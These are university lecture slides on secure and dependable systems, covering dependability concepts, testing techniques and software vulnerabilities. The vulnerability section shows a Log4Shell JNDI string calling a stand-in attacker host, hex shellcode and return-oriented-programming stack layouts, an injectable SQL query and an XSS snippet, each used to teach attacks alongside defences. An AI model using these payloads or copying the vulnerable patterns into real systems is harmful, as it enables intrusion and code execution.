

Secure and Dependable Systems '2022

Jürgen Schönwälder

Jacobs University Bremen

CC-BY-NC-ND

March 14, 2023



JACOBS
UNIVERSITY



<https://cnds.jacobs-university.de/courses/sads-2022>

Part: Administrivia

Objectives and Assessment

Content and Educational Aims

- This module introduces students to the fundamentals of computer security and techniques used to build and analyze dependable systems.
- This topic is important since computer systems are increasingly embedded in everyday objects or taking over important control functions. Furthermore, computer systems control complex communication systems that form critical infrastructures of the modern globalized world.
- Proper protection of information requires and applied understanding of cryptography and how cryptographic primitives are used to secure data and information exchanges.
- The aim of this module is to make students aware of what types of security vulnerabilities may arise in computing systems and how to prevent, identify, and fix them.

Intended Learning Outcomes

By the end of this module, students will be able to

- recall dependability terminology and concepts;
- apply testing techniques such as mutation testing, fuzzing, and fault injection;
- explain control flow attacks and injection attacks and defense mechanisms;
- describe network data plane and control plane attacks and defense mechanisms;
- understand symmetric and asymmetric cryptographic algorithms;
- explain how digital signatures and public key infrastructures work;
- analyze key exchange protocols for weaknesses;
- describe secure network protocols (e.g., PGP, TLS, SSH);
- recall anonymity terminology and concepts;
- discuss information hiding mechanisms (e.g., steganography, watermarking);
- illustrate anonymization techniques (mixes, onion routing).

Learning and Assessment

- Assignments
 - Learn by applying concepts in concrete tasks
 - Some assignments may require some time to solve
 - Consider forming study groups
 - Assignments prepare yourself for the final exam
- Quizzes
 - Moodle quizzes to test your knowledge
 - Prepare yourself for the final exam
- Final Exam (100%)
 - Covers the whole course, closed book (and closed computers)
 - Cheat sheet (handwritten A4 single sided) allowed
- Auditing
 - To earn an audit, you have to pass an oral interview about key concepts introduced in the course at the end of the semester.

Organizational Aspects

- All assignments will be linked to the course web page.
<https://cnds.jacobs-university.de/courses/sads-2022/>
- Solutions for assignments can be submitted using the Moodle system.
<https://elearning.jacobs-university.de/>
- Online Meetings via Microsoft Teams (if that need arises)
- Feedback will be accessible via the Moodle system as well.
- Teaching assistant will be available to discuss course topics and or questions related to homeworks or to get help during exam preparations.

Rules of the Game

Code of Academic Integrity

- Jacobs University has a “Code of Academic Integrity”
 - this is a document approved by the Jacobs community
 - you have signed it during enrollment
 - it is a law of the university, we take it seriously
- It mandates good behaviours from faculty and students and it penalizes bad ones:
 - honest academic behavior (e.g., no cheating)
 - respect and protect intellectual property of others (e.g., no plagiarism)
 - treat all Jacobs University members equally (e.g., no favoritism)
- It protects you and it builds an atmosphere of mutual respect
 - we treat each other as reasonable persons
 - the other’s requests and needs are reasonable until proven otherwise
 - if others violate our trust, we are deeply disappointed (may be leading to severe and uncompromising consequences)

Culture of Questions, Answers, and Explanations

- Answers to questions require an explanation even if this is not stated explicitly
 - A question like 'Does this algorithm always terminate?' can in principle be answered with 'yes' or 'no'.
 - We expect, however, that an explanation is given why the answer is 'yes' or 'no', even if this is not explicitly stated.
- Answers should be written in your own words
 - Sometimes it is possible to find perfect answers on Wikipedia or Stack Exchange or in good old textbooks.
 - Simply copying the answer of someone else is plagiarism.
 - Copying the answer and providing the reference solves the plagiarism issue but usually does not show that you understood the answer.
 - Hence, we want you to write the answer in your own words.
 - Learning how to write concise and precise answers is an important academic skill.

Culture of Interaction

- I am here to help you learn the material.
- If things are unclear, ask questions.
- If I am going too fast, tell me.
- If I am going too slow, tell me.
- Discussions in class are most welcome - don't be shy.
- Discussions in tutorials are even more welcome - don't be shy.
- If you do not understand something, chances are pretty high your neighbor does not understand either.
- Don't be afraid of asking teaching assistants or myself for help and additional explanations.

Resources

Study Material and Forums

- There is no required textbook.
- The slides and notes are available on the course web page.
<https://cnds.jacobs-university.de/courses/sads-2022/>
- We will be using Moodle and it hosts a forum for this course.
- General questions should be asked on the Moodle forum.
 - Faster responses since many people can answer
 - Better responses since people can collaborate on the answer
- For individual questions, see me at my office (or talk to me after class).

Part: Introduction

Motivation

Can we trust computers?

- How much do you trust (to function correctly)
 - personal computer systems and mobile phones?
 - cloud computing systems?
 - planes, trains, cars, ships?
 - navigation systems?
 - communication networks (telephones, radios, tv)?
 - power plants and power grids?
 - banks and financial trading systems?
 - online shopping and e-commerce systems?
 - social networks and online information systems?
 - information used by insurance companies?
 - ...
- Distinguish between (i) what your intellect tells you to trust and (ii) what you trust in your everyday life.

Importance of Security and Dependability

- Software development processes are often too focused on functional aspects and user interface aspects (since this is what sells products).
- Aspects such as reliability, robustness against failures and attacks, long-term availability of the software and data, integrity of data, protection of data against unauthorized access, etc. are often not given enough consideration.
- Software failures can not only have significant financial consequences, they can also lead to environmental damages or even losses of human lives.
- Due to the complexity of computing systems, the consequences of faults in one component are very difficult to estimate.
- Security and dependability aspects must be considered during all phases of a software development project.

Recent Computing Disasters

XEROX Scanner Bug 2013

110.000	54,60
125.000	60,00
140.000	65,40
155.000	70,80
170.000	76,20

110.000	54,80
125.000	60,00
140.000	85,40
155.000	70,80
170.000	76,20

- The left side shows the original, the right side shows the scan
- Notice how some digits have changed from 6 to 8 (and they look like perfect 8s)

IoT Remove Control Light Bulbs 2018



Spectre: Vulnerability of the Year 2018

```
#define PAGESIZE 4096
unsigned char array1[16]           /* base array */
unsigned int array1_size = 16;     /* size of the base array */
int x;                             /* the out of bounds index */
unsigned char array2[256 * PAGESIZE]; /* instrument for timing channel */
unsigned char y;                  /* does not really matter much */

// ...

if (x < array1_size) {
    y = array2[array1[x] * PAGESIZE];
}
```

- Is the code shown above a vulnerability?

Spectre: Main Memory and CPU Memory Caches

- Memory in modern computing systems is layered
- Main memory is large but relatively slow compared to the speed of the CPUs
- CPUs have several internal layers of memory caches, each layer faster but smaller
- CPU memory caches are not accessible from outside of the CPU
- When a CPU instruction needs data that is in the main memory but not in the caches, then the CPU has to wait quite a while. . .

Spectre: Timing Side Channel Attack

- A side-channel attack is an attack where information is gained from the physical implementation of a computer system (e.g., timing, power consumption, radiation), rather than weaknesses in an implemented algorithm itself.
- A timing side-channel attack infers data from timing observations.
- Even though the CPU memory cache cannot be read directly, it is possible to infer from timing observations whether certain data resides in a CPU memory cache or not.
- By accessing specific uncached memory locations and later checking via timing observations whether these locations are cached, it is possible to communicate data from the CPU using a cache timing side channel attack.

Spectre: Speculative Execution

- In a situation where a CPU would have to wait for slow memory, simply guess a value and continue execution speculatively; be prepared to rollback the speculative computation if the guess later turns out to be wrong; if the guess was correct, commit the speculative computation and move on.
- Speculative execution is in particular interesting for branch instructions that depend on memory cell content that is not found in the CPU memory caches
- Some CPUs collect statistics about past branching behavior in order to do an informed guess. This means we can train the CPUs to make a certain guess.
- Cache state is not restored during the rollback of a speculative execution.

Spectre: Reading Arbitrary Memory

- Algorithm:
 1. create a small array `array1`
 2. choose an index `x` such that `array1[x]` is out of bounds
 3. trick the CPU into speculative execution (make it to read `array1_size` from slow memory and to guess wrongly)
 4. create another uncached memory array called `array2` and read `array2[array1[x]]` to load this cell into the cache
 5. read the entire `array2` and observe the timing; it will reveal what the value of `array1[x]` was
- This could be done with JavaScript running in your web browser; the first easy “fix” was to make the JavaScript time API less precise, thereby killing the timing side channel. (Obviously, this is a hack and not a fix.)

Log4Shell: Vulnerability of the Year 2021

- Log4j is a popular (open source) Java logging library that features, among other things, lookups that are executed what a log message is created.
- The magic string `"${env:USER}"` will be replaced with the value of the `USER` environment variable while the magic string `"${jndi:ldap://malicio.us/object}"` will be replaced with the result of an LDAP query.
- The attack works as follows:
 1. An attacker injects messages into an attacked system with the goal to get the messages logged.
 2. The messages include magic strings that cause lookups of JNDI resources from an LDAP server controlled by the attacker.
 3. The LDAP server returns a serialized Java object to the attacked system, where it is deserialized and executed.

Dependability Concepts and Terminology

System and Environment and System Boundary

Definition (system, environment, system boundary)

A *system* is an entity that interacts with other entities, i.e., other systems, including hardware, software, humans, and the physical world with its natural phenomena. The other systems are the *environment* of the given system. The *system boundary* is the common frontier between the system and its environment.

- Note that systems almost never exist in isolation.
- We often forget to think about all interactions of a system with its environment.
- Well-defined system boundaries are essential for the design of complex systems.

Components and State

Definition (components)

The structure of a system is composed out of a set of *components*, where each component is another system. The recursion stops when a component is considered atomic.

Definition (total state)

The *total state* of a given system is the set of the following states: computation, communication, stored information, interconnection, and physical condition.

Definition (function and functional specification)

The *function* of a system is what the system is intended to do and is described by the *functional specification*.

Definition (behaviour)

The *behaviour* of a system is what the system does to implement its function and is described by a sequence of states.

Service and Correct Service

Definition (service)

The *service* delivered by a system is its behaviour as it is perceived by a its user(s); a user is another system that receives service from the service provider.

Definition (correct service)

Correct service is delivered when the service implement the system function.

Failure versus Error versus Fault

Definition (failure)

A *service failure*, often abbreviated as *failure*, is an event that occurs when the delivered service deviates from correct service.

Definition (error)

An *error* is the part of the total state of the system that may lead to its subsequent service failure.

Definition (fault)

A *fault* is the adjudged or hypothesized cause of an error. A fault is *active* when it produces an error, otherwise it is *dormant*.

Dependability

Definition (dependability - original)

Dependability is the ability of a system to deliver service than can justifiably be trusted.

Definition (dependability - revised)

Dependability of a system is the ability to avoid service failures that are more frequent and more severe than is acceptable.

- The revised definition provides a criterion for deciding if a system is dependable.
- Trust can be understood as a form of accepted dependence.

Dependability Attributes

Definition (dependability attributes)

Dependability has the following attributes:

- *Availability*: readiness to deliver correct service
- *Reliability*: continuity of correct service
- *Safety*: absence of catastrophic consequences on the user(s) and the environment
- *Integrity*: absence of improper system alterations
- *Maintainability*: ability to undergo modifications and repairs
- *Confidentiality*: absence of unauthorized disclosure of information

Definition (security)

Security is a composite of the attributes of confidentiality, integrity, and availability.

- The definition of dependability considers security as a subfield of dependability. This does, however, not reflect how research communities have organized themselves.
- As a consequence, terminology is generally not consistent. Security people, for example, talk about vulnerabilities while dependability people talk about dormant faults.

Definition (fault prevention)

Fault prevention aims at preventing the occurrence or introduction of faults.

- Application of good software engineering techniques and quality management techniques during the entire development process.
- Hardening, shielding, etc. of physical systems to prevent physical faults.
- Maintenance and deployment procedures (e.g., firewalls, installation in access controlled rooms, backup procedures) to prevent malicious faults.

Definition (fault tolerance)

Fault tolerance aims at avoiding service failures in the presence of faults.

- Error detection aims at detecting errors that are present in the system so that recovery actions can be taken.
- Recovery handling eliminates errors from the system by rollback to an error-free state or by error compensation (exploiting redundancy) or by rollforward to an error-free state.
- Fault handling prevents located faults from being activated again.

Definition (fault removal)

Fault removal aims at reducing the number and severity of faults.

- Fault removal during the development phase usually involves verification checks whether the system satisfies required properties.
- Fault removal during the operational phase is often driven by errors that have been detected and reported (corrective maintenance) or by faults that have been observed in similar systems or that were found in the specification but which have not led to errors yet (preventive maintenance).
- Sometimes it is impossible or too costly to remove a fault but it is possible to prevent the activation of the fault or to limit the possible impact of the fault, i.e., its severity.

Definition (fault forecasting)

Fault forecasting aims at estimating the present number, the future incidences, and the likely consequences of faults.

- Qualitative evaluation identifies, classifies, and ranks the failure modes, or the event combinations that would lead to failures.
- Quantitative evaluation determines the probabilities to which some of the dependability attributes are satisfied.

Dependability Metrics

Definition (reliability)

The *reliability* $R(t)$ of a system S is defined as the probability that S is delivering correct service in the time interval $[0, t]$.

- A metric for the reliability $R(t)$ for non repairable systems is the Mean Time To Failure (MTTF), normally expressed in hours.
- A metric for the reliability $R(t)$ for repairable systems is the Mean Time Between Failures (MTBF), normally expressed in hours.
- The mean time it takes to repair a repairable system is called the Mean Time To Repair (MTTR), normally expressed in hours.
- These metrics are meaningful in the steady-state, i.e., when the system does not change or evolve.

Definition (availability)

The *availability* $A(t)$ of a system S is defined as the probability that S is delivering correct service at time t .

- A metric for the average, steady-state availability of a repairable system is $A = MTBF / (MTBF + MTTR)$, normally expressed in percent.
- A certain percentage-value may be more or less useful depending on the “failure distribution” (the “burstiness” of the failures).
- Critical computing systems often have to guarantee a certain availability. Availability requirements are usually defined in service level agreements.

Availability and the “number of nines”

Availability	Downtime per year	Downtime per month	Downtime per week	Downtime per day
90%	36.5 d	72 h	16.8 h	2.4 h
99%	3.65 d	7.20 h	1.68 h	14.4 min
99.9%	8.76 h	43.8 min	10.1 min	1.44 min
99.99%	52.56 min	4.38 min	1.01 min	8.64 s
99.999%	5.26 min	25.9 s	6.05 s	864.3 ms
99.9999%	31.5 s	2.59 s	604.8 ms	86.4 ms

- It is common practice to express the degrees of availability by the number of nines. For example, “5 nines availability” means 99.999% availability.

Definition (safety)

The *safety* $S(t)$ of a system S is defined as the probability that S is delivering correct service or has failed in a manner that does cause no harm in $[0, t]$.

- A metric for safety $S(t)$ is the Mean Time To Catastrophic Failure (MTTC), defined similarly to MTTF and normally expressed in hours.
- Safety is reliability with respect to malign failures.

Part: Software Engineering Aspects

General Aspects

Definitions of Software Engineering

Definition

The application of a systematic, disciplined, quantifiable approach to the development, operation, and maintenance of software. (IEEE Standard Glossary of Software Engineering Terminology)

Definition

The establishment and use of sound engineering principles in order to economically obtain software that is reliable and works efficiently on real machines. (Fritz Bauer)

Definition

An engineering discipline that is concerned with all aspects of software production. (Ian Sommerville)

Good Software Development Practices

- Choice of Programming Languages
- Coding Styles
- Documentation
- Version Control Systems
- Code Reviews and Pair Programming
- Automated Build and Testing Procedures
- Issue Tracking Systems

Choice of Programming Languages

- Programming languages serve different purposes and it is important to select a language that fits the given task
- Low-level languages can be very efficient but they tend to allow programmers to make more mistakes
- High-level languages and in particular functional languages can lead to very abstract but also very robust code
- Concurrency is important these days and the mechanisms available in different programming languages can largely impact the robustness of the code
- Programming languages must match the skills of the developer team; introducing a new languages requires to train developers
- Maintainability of code must be considered when programming languages are selected

Defensive Programming

- It is common that functions are only partially defined.
- Defensive programming requires that the precondition of a function is checked when a function is called.
- For some complex functions, it might even be useful to check the postcondition, i.e., that the function did achieve the desired result.
- Many programming languages have mechanisms to insert assertions into the source code in order to check pre- and postconditions.

Formal Specification and Verification

Definition (formal specification)

A *formal specification* uses a formal (mathematical) notation to provide a precise definition of what a program should do.

Definition (formal verification)

A *formal verification* uses logical rules to mathematically prove that a program satisfies a formal specification.

- For many non-trivial problems, creating a formal, correct, and complete specification is a problem by itself.
- A bug in a formal specification leads to programs with verified bugs.

Floyd-Hoare Triple

Definition (hoare triple)

Given a state that satisfies precondition P , executing a program C (and assuming it terminates) results in a state that satisfies postcondition Q . This is also known as the “Hoare triple”:

$$\{P\} C \{Q\}$$

- Invented by Charles Anthony (“Tony”) Richard Hoare with original ideas from Robert Floyd (1969).
- Hoare triple can be used to specify what a program should do.
- Example:

$$\{X = 1\} X := X + 1 \{X = 2\}$$

Partial Correctness and Total Correctness

Definition (partial correctness)

An algorithm starting in a state that satisfies a precondition P is *partially correct with respect to P and Q* if results produced by the algorithm satisfy the postcondition Q . Partial correctness does not require that always a result is produced, i.e., the algorithm may not always terminate.

Definition (total correctness)

An algorithm is *totally correct with respect to P and Q* if it is partially correct with respect to P and Q and it always terminates.

Software Testing

Unit and Regression Testing

- Unit testing
 - Testing of units (abstract data types, classes, ...) of source code.
 - Usually supported by special unit testing libraries and frameworks.
- Regression testing
 - Testing of an entire program to ensure that a modified version of a program still handles all input correctly that an older version of a program handled correctly.
- A software bug reported by a customer is primarily a weakness of the unit and regression test suites.
- Modern agile software development techniques rely on unit testing and regression testing techniques.

Test Coverages

Coverage		Description
Function	C_F	Has each function in the program been called?
Statement	C_S	Has each statement in the program been executed?
Branch	C_B	Has each branch of each control structure been executed?
Path	C_P	Has each possible path (start to end) been executed?
Condition	C_C	Has each boolean condition been evaluated to true and false?

- Condition coverage is also sometimes called predicate coverage.
- Test coverage metrics express to which degree the source code of a program is executed by a particular test suite.
- Test coverage metrics are typically reported as percentages.

Mutation Testing

- Mutation testing evaluates the effectiveness of a test suite.
- The source code of a program is modified algorithmically by applying mutation operations in order to produce mutants.
- A mutant is “killed” by a test suite if tests fail for the mutant. Mutants that are not “killed” indicate that the test suite is incomplete.
- Mutation operators often mimic typical programming errors:
 - Statement deletion, duplication, reordering, . . .
 - Replacement of arithmetic operators with others
 - Replacement of boolean operators with others
 - Replacement of comparison relations with others
 - Replacement of variables with others (of the same type)
- The mutation score is the number of mutants killed normalized by the number of mutants.

- Fuzzing or fuzz testing feeds invalid, unexpected, or simply random data into computer programs.
 - Some fuzzers can generate input based on their awareness of the structure of input data.
 - Some fuzzers can adapt the input based on their awareness of the code structure and which code paths have already been covered.
- The “american fuzzy lop” (AFL) uses genetic algorithms to adjust generated inputs in order to quickly increase code coverage.
- AFL has detected a significant number of serious software bugs.

Fault Injection

- Fault injection techniques inject faults into a program by either
 - modifying source code (very similar to mutation testing) or
 - injecting faults at runtime (often via modified library calls).
- Fault injection can be highly effective to test whether software deals with rare failure situations, e.g., the injection of system calls failures that usually work.
- Fault injection can be used to evaluate the robustness of the communication between programs (deleting, injecting, reordering messages).
- Can be implemented using library call interception techniques.

Multiple Independent Computations

- Dionysius Lardner 1834:

The most certain and effectual check upon errors which arise in the process of computation is to cause the same computations to be made by separate and independent computers; and this check is rendered still more decisive if they make their computations by different methods.

- Charles Babbage, 1837:

When the formula to be computed is very complicated, it may be algebraically arranged for computation in two or more totally distinct ways, and two or more sets of cards may be made. If the same constants are now employed with each set, we may then be quite sure of the accuracy of them all.

Software Security by Design

Motivation for Security by Design

- The operating system enforces a coarse-grained operating-system-level security model, providing isolation of processes, objects accessible in the file system, I/O channels etc.
- Application software must enforce a more fine-grained application-level security model, providing isolation of different users in different roles accessing data, etc.
- Security by design is about considering security aspects right at the beginning of a software development project instead of adding security mechanisms late in the development process.

Software Life Cycle Model

1. Beginning of Life

- 1.1 Idea
- 1.2 Concept
- 1.3 Development
- 1.4 Prototype
- 1.5 Launch
- 1.6 Manufacture

2. Middle of Life

- 2.1 Distribution
- 2.2 Use
- 2.3 Service

3. End of Life

- 3.1 Recycle

- Security by Design stresses the importance to consider security aspects in all phases of a software life cycle.

Part: Software Vulnerabilities and Exploits

Terminology

Definition (malware)

Malware (short for malicious software) is software intentionally designed to cause damage to a computer system or a computer network.

- A *virus* depends on a “host” and when activated replicates itself by modifying other computer programs.
- A *worm* is self-contained malware replicating itself in order to spread to other computers.
- A *trojan horse* is malware misleading users of its true intent.
- *Ransomware* blocks access to computers or data until a ransom has been paid.
- *Spyware* gathers information about a person or organization, without their knowledge.

Definition (social engineering)

Social engineering is the psychological manipulation of people into performing actions or divulging confidential information.

Examples:

- An attacker sends a document that appears to be legitimate in order to attract the victim to a fraudulent web page requesting access codes (phishing).
- An attacker pretends to be another person with the goal of gaining access physically to a system or building (impersonation).
- An attacker drops devices that contain malware and look like USB sticks in spaces visited by a victim (USB drop).

Definition (backdoor)

A *backdoor* is a method of bypassing normal authentication systems in order to gain access to a computer program or a computing system. Backdoors might be created by malicious software developers, by malicious tools, or by other forms of malware.

Examples:

- Well-known default passwords effectively function as backdoors.
- Backdoors may be inserted by a malicious compiler or linker.
- Cryptographic algorithms may have backdoors.
- Debugging features used during development phases can act as backdoors.

Definition (rootkit)

A *rootkit* is a collection of tools that is installed by unauthorized users on systems in order to hide the existence of attackers and to allow attackers to come back at a later point in time.

Definition (advanced persistent threat)

An *advanced persistent threat* (APT) is a threat actor (an attacker) using advanced goal-oriented attack techniques, often staying undetected over a long period of time.

- APTs are often associated with nation states or state sponsored attack groups.
- APTs often aim at gaining long-term control of computing systems.
- APTs use extensive intelligence gathering techniques to achieve their goals.

Definition (thread modeling)

Thread modeling is the process of identifying, enumerating, and prioritizing potential threats of a system.

- Questions to ask:
 - What are we working on?
 - What can go wrong?
 - What are we going to do about it?
 - Did we do a good job?
- Threat modeling is of fundamental importance since the security of a system (or a technical solution) can only be judged relative to a threat model.

Common Vulnerabilities and Exposures (CVE)

Field	Description
identifier	Unique identifier for the record (CVE-\$year-\$number)
description	Concise description of the vulnerability
references	Collection of links to further information
assigning	CVE numbering authority (CNA)
created	Date when the CVE was allocated or reserved
status	Status of the CVE entry (reserved, disputed, reject)

- CVE records aim at uniquely naming vulnerabilities.
- Example: CVE-2014-0160 identifies openssl's heartbleed vulnerability.

Common Vulnerability Scoring System (CVSS)

Base Metrik	Abbr.	Metric Value
Attack Vector	AV	Network (N), Adjacent (A), Local (L), Physical (P)
Attack Complexity	AC	Low (L), High (H)
Privileges Required	PR	None (N), Low (L), High (H)
User Interaction	UI	None (N), Required (R)
Scope	S	Unchanged (U), Changed (C)
Confidentiality	C	High (H), Low (L), None (N)
Integrity	I	High (H), Low (L), None (N)
Availability	A	High (H), Low (L), None (N)

- CVSS aims at assessing the severity of computer system security vulnerabilities.
- Example vector: CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:L/A:N

Software Bill of Materials (SBOMs)

- Software producers create software products by assembling software components.
- Assessing whether software products are vulnerable requires to know which software components were used to build the products.
- The software bill of materials (SBOM) documents the components used by a product.
- SBOMs often include additional information, e.g., licensing information.
- Software Identification SWID (ISO/IEC 19770-2:2015)
- Concise Software Identification Tags CoSWID (IETF RFC XXXX)
- Software Package Data Exchange SPDX (ISO/IEC 5962:2021)

Cyber Threat Intelligence (CTI)

- Open cyber threat intelligence platform (OpenCTI) Store, organize, visualize and share knowledge about cyber threats
- MISP – A threat intelligence platform for sharing, storing and correlating Indicators of Compromise of targeted attacks, threat intelligence, financial fraud information, vulnerability information or even counter-terrorism information

Control Flow Attacks

Stacks (Intel x86_64)

```
                                : ..... :
                                |-----|
0x00007fffffff318 | ..... ] return address
0x00007fffffff310 | ..... ] saved rbp
                                |-----| <- rbp (frame pointer)
0x00007fffffff308 | ..... \
0x00007fffffff300 | ..... |
0x00007fffffff2f8 | ..... |
0x00007fffffff2f0 | ..... | char name[64]
0x00007fffffff2e8 | ..... |
0x00007fffffff2e0 | ..... |
0x00007fffffff2d8 | ..... |
0x00007fffffff2d0 | ..... /
                                |-----| <- rsp (stack pointer)
```

Shellcode (Intel x86_64)

```
          : ..... :
          |-----|
0x00007fffffff318 | d0e2 ffff ff7f 0000 | ] return address -.
0x00007fffffff310 | 0000 0000 0000 0000 | ] saved rbp      |
          |-----| <- rbp
0x00007fffffff308 | 0000 0000 0000 0000 | \               |
0x00007fffffff300 | 0000 0000 0000 0000 | |               |
0x00007fffffff2f8 | 0000 0000 0000 0000 | |               |
0x00007fffffff2f0 | 0000 0000 0000 0000 | | char name[64] |
0x00007fffffff2e8 | 6e2f 7368 00ef bead | |               |
0x00007fffffff2e0 | e8ed ffff ff2f 6269 | |               |
0x00007fffffff2d8 | 4831 f648 31d2 0f05 | |               |
0x00007fffffff2d0 | eb0e 5f48 31c0 b03b | /               |
          |-----| <- rsp <-----|
```

Shellcode (Intel x86_64) Improvements

- We have to know the exact start address of the `name` buffer on the stack. This can be relaxed by prefixing the shellcode with a sequence of `nop` instructions that act as a landing area.
- We have to know where precisely the return address is located on the stack. This can be relaxed by filling a whole range of the stack space with our jump address.
- Systems with memory management units often randomize the memory layout, i.e., the stack is placed randomly in the logical address space whenever a program is started.
- Systems with memory management units often disable the execute bit for the stack pages and hence our attack essentially leads to a memory access failure.
- Compilers may insert bit pattern (stack canary) that can be checked to detect memory overwrites.

Return Oriented Programming (Intel x86_64)

```
      : ..... :
0x00007fffffe328 | c0c9 e3f7 ff7f 0000 | ] return to system =>
0x00007fffffe320 | d0e2 ffff ff7f 0000 | ] char *command -----
+-----+
0x00007fffffe318 | 5fba e1f7 ff7f 0000 | ] return to gadget => |
0x00007fffffe310 | 0000 0000 0000 0000 | ] saved rbp           |
      |-----| <- rbp           |
0x00007fffffe308 | 0000 0000 0000 0000 | \                     |
0x00007fffffe300 | 0000 0000 0000 0000 | |                     |
0x00007fffffe2f8 | 0000 0000 0000 0000 | |                     |
0x00007fffffe2f0 | 0000 0000 0000 0000 | | char name[64]      |
0x00007fffffe2e8 | 0000 0000 0000 0000 | |                     |
0x00007fffffe2e0 | 0000 0000 0000 0000 | |                     |
0x00007fffffe2d8 | 0000 0000 0000 0000 | |                     |
0x00007fffffe2d0 | 2f62 696e 2f73 6800 | /                     |
      '-----' <- rsp <-----'
```

C Format Strings

<code>%s</code>	interpret the next argument as a pointer to a null-terminated string
<code>%x</code>	interpret the next argument as an integer and print the value in hexadecimal
<code> %#1x</code>	interpret the next argument as a long integer and print the value in hexadecimal prefixed with <code>0x</code>
<code> %#018lx</code>	interpret the next argument as a long integer and print the value in hexadecimal prefixed with <code>0x</code> and 0-padded filling 18 characters
<code>%n</code>	interpret the next argument as a pointer to an integer and write the number of characters printed so far to the integer pointed to
<code>%4\$s</code>	interpret the fourth argument as a pointer to a null-terminated string

- The classic C format string can do many fancy things. . .
- We focus here on the subset that is most relevant / convenient for exploits.

Format String Attacks (Intel x86_64)

```
      : ..... :
      | 0000 0000 0000 0001 | long i
      | cccc cccc cccc cccc | long c
      | 0000 0002 5555 5060 | ??
      | 0000 7fff ffff e328 | ??
      |-----|
0x00007fffffffef218 | ..... ] return address
0x00007fffffffef210 | 0000 7fff ffff e240 ] saved rbp
      |-----|
0x00007fffffffef208 | ..... ] char *s
0x00007fffffffef200 | aaaa aaaa aaaa aaaa ] long a
0x00007fffffffef1f8 | bbbb bbbb bbbb bbbb ] long b
      |-----|
      : ..... :
```

Heap Overflows and Use After Free

- Memory regions dynamically allocated on the heap can be overrun or underrun.
- Dangling pointers can lead to use after free situations.
- Heap smashing problems are a bit more challenging to exploit.
- General idea:
 - Target function pointers stored in the heap.
 - Overwrite function pointers to change the control flow.
 - Function pointers easily found in virtual function tables.

Code Injection Attacks

Code Injection Attacks

Definition (code injection attack)

A *code injection attack* is an attack where input is passed to a program that is internally generating executable code and where the input is adding code into the generated code.

- Code injection attacks are a common problem of programs that internally generate code that is interpreted by other system components.
- Code injection is typically caused by a failure to properly validate or sanitize inputs.
- A common target are web services since they often transform input into database queries and data into scripts executed on clients such as web browsers.
- Code injection can also happen at the system level, e.g., when people carelessly write shell scripts.

SQL Injection Attacks

Definition (sql injection attack)

An *sql injection attack* is a code injection attack where an attacker sends input to an application with the goal to modify SQL queries made by the application in order to gain access to additional information or to modify database content.

- SQL injection attacks are often made possible by careless construction of queries. Here is an example in C:

```
snprintf(buffer, size,  
         "SELECT user, balance FROM account WHERE user='%s'", name);
```
- Prepared statements provide a safe way to construct SQL queries, ensuring that parameters remains data and do not accidentally become code.

Cross-Site-Scripting Attacks

Definition (cross-site scripting attack)

A *cross-site scripting attack* is a code injection attack where an attacker injects scripts into web pages such that the injected scripts are delivered for execution to browsers run by other users of the web page.

- A simple cross-site scripting attack would be to submit some JavaScript to a web form, e.g.:

```
<script type="text/javascript">alert("XSS");</script>
```
- If the browser does not check the content, it may deliver the script to other users.
- The script running in the browser of other users can then do malicious things such as collecting information or displaying phishing dialogues.

First and Second Order Attacks

Definition (first order attacks)

First order attacks are caused by inputs that directly cause modified code to be generated and executed.

Definition (second-order-attacks)


Second order attacks are caused by data that is stored in the system and causes system components to execute modified code when the data is processed.

- The injection of attack data and the execution of the attack are often decoupled in second order attacks, making it harder to track down the origin of the attack data.

Part: Network Vulnerabilities

Internet Architecture Review


OSI / Internet Layering Model



Data Plane vs. Control Plane vs. Management Plane

